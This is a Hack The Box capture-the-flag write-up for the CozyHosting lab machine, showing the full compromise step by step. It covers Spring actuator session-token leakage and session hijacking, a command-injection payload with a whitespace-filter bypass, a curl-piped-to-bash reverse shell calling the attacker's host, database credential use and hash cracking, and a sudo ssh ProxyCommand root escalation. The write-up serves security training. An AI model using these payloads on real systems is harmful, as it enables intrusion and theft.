
CozyHosting
Hack The Box Machine Writeup
Solved September 8, 2023
Is this the office chair of Zeus?
Summary
Cozyhosting was definitely one of the harder easy rated boxes on the platform in my opinion. The road to User was fairly long which is a huge contributor to this difficulty. The exploit path primarily centers around a session hijack and command injection with blacklist bypass. Luckily though the privilege escalation was dead easy, simply involving the exploitation of SSH sudo permissions.
For User the attacker must first download source code for a web application hosted on port 80. Using this source code the attacker can identify SQL database connection credentials as well as the framework running the application. A bit of googling leads to a feature of the framework that can be exploited to leak a user's session token which can then be hijacked to gain access to the administrator dashboard. On this dashboard is a form that is vulnerable to command injection. However, to get this injection to work a blacklist must be bypassed. The attacker can then obtain a foothold shell on the machine. Sadly this shell does not grant access to the user.txt file. To move laterally from here the previously found database credentials must be used that allows the attacker to access 2 password hashes. One of these cracks and can be used to SSH into the machine and finally grab user.txt
The privilege escalation is much much easier then the User steps for this box. The attacker must simply enumerate sudo permissions and exploit SSH to easily elevate to a root shell.
.jpg)
Being cozy is the best
User
Recon
Port Scan with Nmap
As always I started off with an Nmap scan with -sC for default scripts and -sV for version enumeration.
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap -sC -sV 10.10.11.230
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-08 14:15 EDT
Nmap scan report for 10.10.11.230
Host is up (0.046s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 43:56:bc:a7:f2:ec:46:dd:c1:0f:83:30:4c:2c:aa:a8 (ECDSA)
|_  256 6f:7a:6c:3f:a6:8d:e2:75:95:d4:7b:71:ac:4f:7e:42 (ED25519)
80/tcp   open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://cozyhosting.htb
8000/tcp open  http    SimpleHTTPServer 0.6 (Python 3.10.12)
|_http-server-header: SimpleHTTP/0.6 Python/3.10.12
|_http-title: Directory listing for /
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.54 seconds
This revealed an SSH port and 2 web servers running on port 80 and 8000.
Wfuzz for Virtual Host
On port 80 there was a redirect to cozyhosting.htb so I added this to my /etc/hosts file and began a subdomain brute force scan using Wfuzz to see if I could find any other ones, using --hh 178 to filter out the normal response with 128 characters. This did not return anything however.
┌──(kali㉿kali)-[~/Desktop]
└─$ wfuzz -u http://cozyhosting.htb -H "Host: FUZZ.cozyhosting.htb"  -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt  --hh 178
<...>
Web Server Enumeration
Checking out the web servers at this point port 8000 has directory listing enabled and allowed me to download cloudhosting-0.0.1.jar which I assumed was the source code for the website on port 80. On port 80 is a basic webpage with a login form and not much else.
.JPG)
Cozy Hosting is a good name for a company
.JPG)
always good to check login forms for SQLI
Source Code Analysis
At this point my hunch was on finding creds in the cloudhosting-0.0.1.jar that will grant access to the application. I started by extracting the contents of the jar archive.
┌──(kali㉿kali)-[~/Desktop]
└─$ jar xf cloudhosting-0.0.1.jar
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true

┌──(kali㉿kali)-[~/Desktop]
└─$ ls -la
drwxr-xr-x  4 kali kali     4096 Aug 10 23:22 BOOT-INF
-rw-r--r--  1 kali kali 60259688 Sep  8 14:22 cloudhosting-0.0.1.jar
drwxr-xr-x  3 kali kali     4096 Aug 10 23:22 META-INF
drwxr-xr-x  3 kali kali     4096 Feb  1  1980 org
Looking in the pom.xml file which contains the dependencies for the project I deduced that the server is likely running Spring framework and more exactly spring boot.
┌──(kali㉿kali)-[~/…/META-INF/maven/htb.cloudhosting/cloudhosting]
└─$ cat pom.xml
<...>
<dependency>
                    <groupId>org.springframework.session</groupId>
                    <artifactId>spring-session-core</artifactId>
            </dependency>
            <dependency>
                    <groupId>org.springframework.boot</groupId>
                    <artifactId>spring-boot-starter-actuator</artifactId>
            </dependency>
            <dependency>
                    <groupId>org.springframework.boot</groupId>
                    <artifactId>spring-boot-starter-security</artifactId>
            </dependency>
<...>
I also found creds for a postgres user and postgresql database connection running on localhost port 5432 in the BOOT-INF/classes/application.properties file.
┌──(kali㉿kali)-[~/Desktop/BOOT-INF/classes]
└─$ cat application.properties
<..>
spring.jpa.database=POSTGRESQL
spring.datasource.platform=postgres
spring.datasource.url=jdbc:postgresql://localhost:5432/cozyhosting
spring.datasource.username=postgres
spring.datasource.password=Vg&nvzAQ7XxR

Weather in the North be like
Abusing Spring Actuators
Googling for spring boot exploits led me to a page by Hacktricks that talks about actuators.
I found a helpful guide on HackTricks about Spring Actuators. Through trial and error I found that I could access the actuator at /actuator/env. Based on this I deduced that the other paths could be found at /actuator/{path}. To test this I used /actuator/mappings as this reveals the mappings for all the other actuators. On this page we can see that there is a strange mapping to POST /executessh.
.JPG)
Anytime I see execute I get excited
There is also a mapping to /sessions. This is likely to contain session cookies and if so I could use it to session hijack my way into the web application on port 80.

Leaking session cookies is a bad idea
Visiting the /actuator/sessions endpoint did indeed leak session token values, of note is the one for the kanderson user.

Hello there Mr. Anderson

OMNOMNOMNOM
KAnderson Session Hijack
Capturing a request with burp I saw that there was a JSESSIONID cookie. Replacing this with the one found for the kanderson user granted me access to the admin dashboard at /admin.

We are in!
In order to not have to replace the cookie with each new request I used the cookie editor Firefox extension to inject the cookie I found for the kanderson user.

You can also set a burp rule or change it in your browser's developer console
At the bottom of the admin dashboard there is a submittable form.

Automatic patching you say?
Command Injection Blacklist Bypass
Capturing this request in Burp I saw that it is a post being made to the /execute ssh endpoint I had found earlier. Playing around with the request a bit I found that the username field appears to be vulnerable to some kind of command injection attack as evidenced by the strange change in the error response when injecting a ; character.

Always good to test things that might execute system commands for Command Injections
From here it was simply trial and error in attempting to get RCE. when sending a request that contains whitespace I got back an error. To bypass this I instead used $IFS which calls an ENV variable that holds a single whitespace by default.
Request:
host=localhost&username=user;ping 10.10.14.20

Response:
Location: http://cozyhosting.htb/admin?error=Username can't contain whitespaces!

Request:
host=localhost&username=user;ping${IFS}10.10.14.20

Response:
Location: http://cozyhosting.htb/admin?error=ssh:
Could not resolve hostname user: Temporary failure in name resolution/bin/bash:
line 1: ping10.10.14.20@localhost: command not found
This worked to get past the blacklist filtering whitespace. Now I needed to get the command syntax to go though. based on the response it looked like the ping${IFS}10.10.14.20 was being passed into another function. As such I added another ; at the end of the command to isolate it from whatever else might be around it. Now the request was hanging. To test that it is working as intended I started a tcpdump and repeated the request and immediately got a punch of ICMP ping packets coming through.
Request:
host=localhost&username=user;ping${IFS}10.10.14.20;

┌──(kali㉿kali)-[~/Desktop]
└─$ sudo tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
15:20:39.957267 IP cozyhosting.htb > 10.10.14.20: ICMP echo request, id 3, seq 115, length 64
15:20:39.957291 IP 10.10.14.20 > cozyhosting.htb: ICMP echo reply, id 3, seq 115, length 64
15:20:40.024105 IP cozyhosting.htb > 10.10.14.20: ICMP echo request, id 5, seq 33, length 64
15:20:40.024123 IP 10.10.14.20 > cozyhosting.htb: ICMP echo reply, id 5, seq 33, length 64
15:20:40.262355 IP cozyhosting.htb > 10.10.14.20: ICMP echo request, id 2, seq 159, length 64
15:20:40.262374 IP 10.10.14.20 > cozyhosting.htb: ICMP echo reply, id 2, seq 159, length 64
15:20:40.496902 IP cozyhosting.htb > 10.10.14.20: ICMP echo request, id 4, seq 56, length 64
Shell as App
Now that I had code execution it was time to obtain a foothold with a reverse shell. Since there is a bunch of filtering going on I decided to simply host the reverse shell on my attacking computer and fetch it with a curl request, then passing it into bash.
┌──(kali㉿kali)-[~/Desktop]
└─$ cat shell
bash -i >& /dev/tcp/10.10.14.20/42069 0>&1
┌──(kali㉿kali)-[~/Desktop]
└─$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.230 - - [08/Sep/2023 15:27:53] "GET /shell HTTP/1.1" 200 -

Request: host=localhost&username=user;curl${IFS}http://10.10.14.20/shell|bash|

┌──(kali㉿kali)-[~/Desktop]
└─$ nc -lvnp 42069
listening on [any] 42069 ...
connect to [10.10.14.20] from (UNKNOWN) [10.10.11.230] 45800
app@cozyhosting:/app$
The next thing I did from here was upgrade my shell using the script trick.
app@cozyhosting:/app$ script /dev/null -c bash
Control+z to background
┌──(kali㉿kali)-[~/Desktop]
└─$ stty raw -echo;fg
[1]  + continued  nc -lvnp 42069
                            reset
reset: unknown terminal type unknown
Terminal type? screen
app@cozyhosting:/app$
In the home directory there is a Josh user and I didnt have user.txt yet. Remembering the postgresql database connection creds I found for the JAR backup I attempted to connect.
app@cozyhosting:/app$ psql -U postgres -d cozyhosting -h localhost -p 5432
Password for user postgres:
psql (14.9 (Ubuntu 14.9-0ubuntu0.22.04.1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
Type "help" for help.

cozyhosting=#
Shell as John
From here I used \dt to display the tables in the cozyhosting database. I then used SELECT \* FROM users; to dump all the data from the users table. This gave me two hashes.
cozyhosting=# \dt
     List of relations
Schema | Name  | Type  |  Owner
--------+-------+-------+----------
public | hosts | table | postgres
public | users | table | postgres
(2 rows)
cozyhosting=# SELECT * FROM users;
WARNING: terminal is not fully functional
Press RETURN to continue
name    |                           password                           | role

-----------+--------------------------------------------------------------+-----
--
kanderson | $2a$10$E/Vcd9ecflmPudWeLSEIv.cvK6QjxjWlWXpij1NVNV3Mm6eH58zim | User
admin     | $2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm | Admi
n
I threw these into a hash file and ran it through john. Quickly the admin password cracks to manchesterunited but the kanderson password never cracks.
┌──(kali㉿kali)-[~/Desktop]
└─$ cat hash
kanderson:$2a$10$E/Vcd9ecflmPudWeLSEIv.cvK6QjxjWlWXpij1NVNV3Mm6eH58zim
admin:$2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm

┌──(kali㉿kali)-[~/Desktop]
└─$ john hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:20 0.01% (ETA: 2023-09-10 10:30) 0g/s 112.0p/s 226.6c/s 226.6C/s marcel..music1
0g 0:00:00:21 0.01% (ETA: 2023-09-10 10:37) 0g/s 111.3p/s 225.2c/s 225.2C/s poop..savage
manchesterunited (admin)
Using this password with the josh account I was able to SSH into the box and finally grab user.txt
┌──(kali㉿kali)-[~/Desktop]
└─$ ssh josh@cozyhosting.htb
josh@cozyhosting:~$ cat user.txt
600f781005d*******14b3aa1fd93d68e4

GOOOOOOOOOOOOAL
Root
Enumeration
I started my normal enumeration as I always do with listing sudo permissions for an easy win. Luckily in this case the Josh user can run SSH as root.
josh@cozyhosting:~$ sudo -l
[sudo] password for josh:
Matching Defaults entries for josh on localhost:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
use_pty

User josh may run the following commands on localhost:
(root) /usr/bin/ssh *
Abusing SSH with Sudo
Searching SSH on GTFOBins shows that there are a lot of ways to exploit the binary. In this case I was interested in the Sudo path which involves spawning an interactive root shell through the ProxyCommand option. Running the command shown in the example results in a root shell. At this point I had now compromised the box and grabbed root.txt
josh@cozyhosting:~$ sudo /usr/bin/ssh -o ProxyCommand=';sh 0<&2 1>&2' x
# id
uid=0(root) gid=0(root) groups=0(root)
# cat root.txt
f329c548*********549e364badb

Congrats on another box down and another thing learned!
Additional Resources
Ippsec video walkthrough
0xdf writeup
0xdf.gitlab.io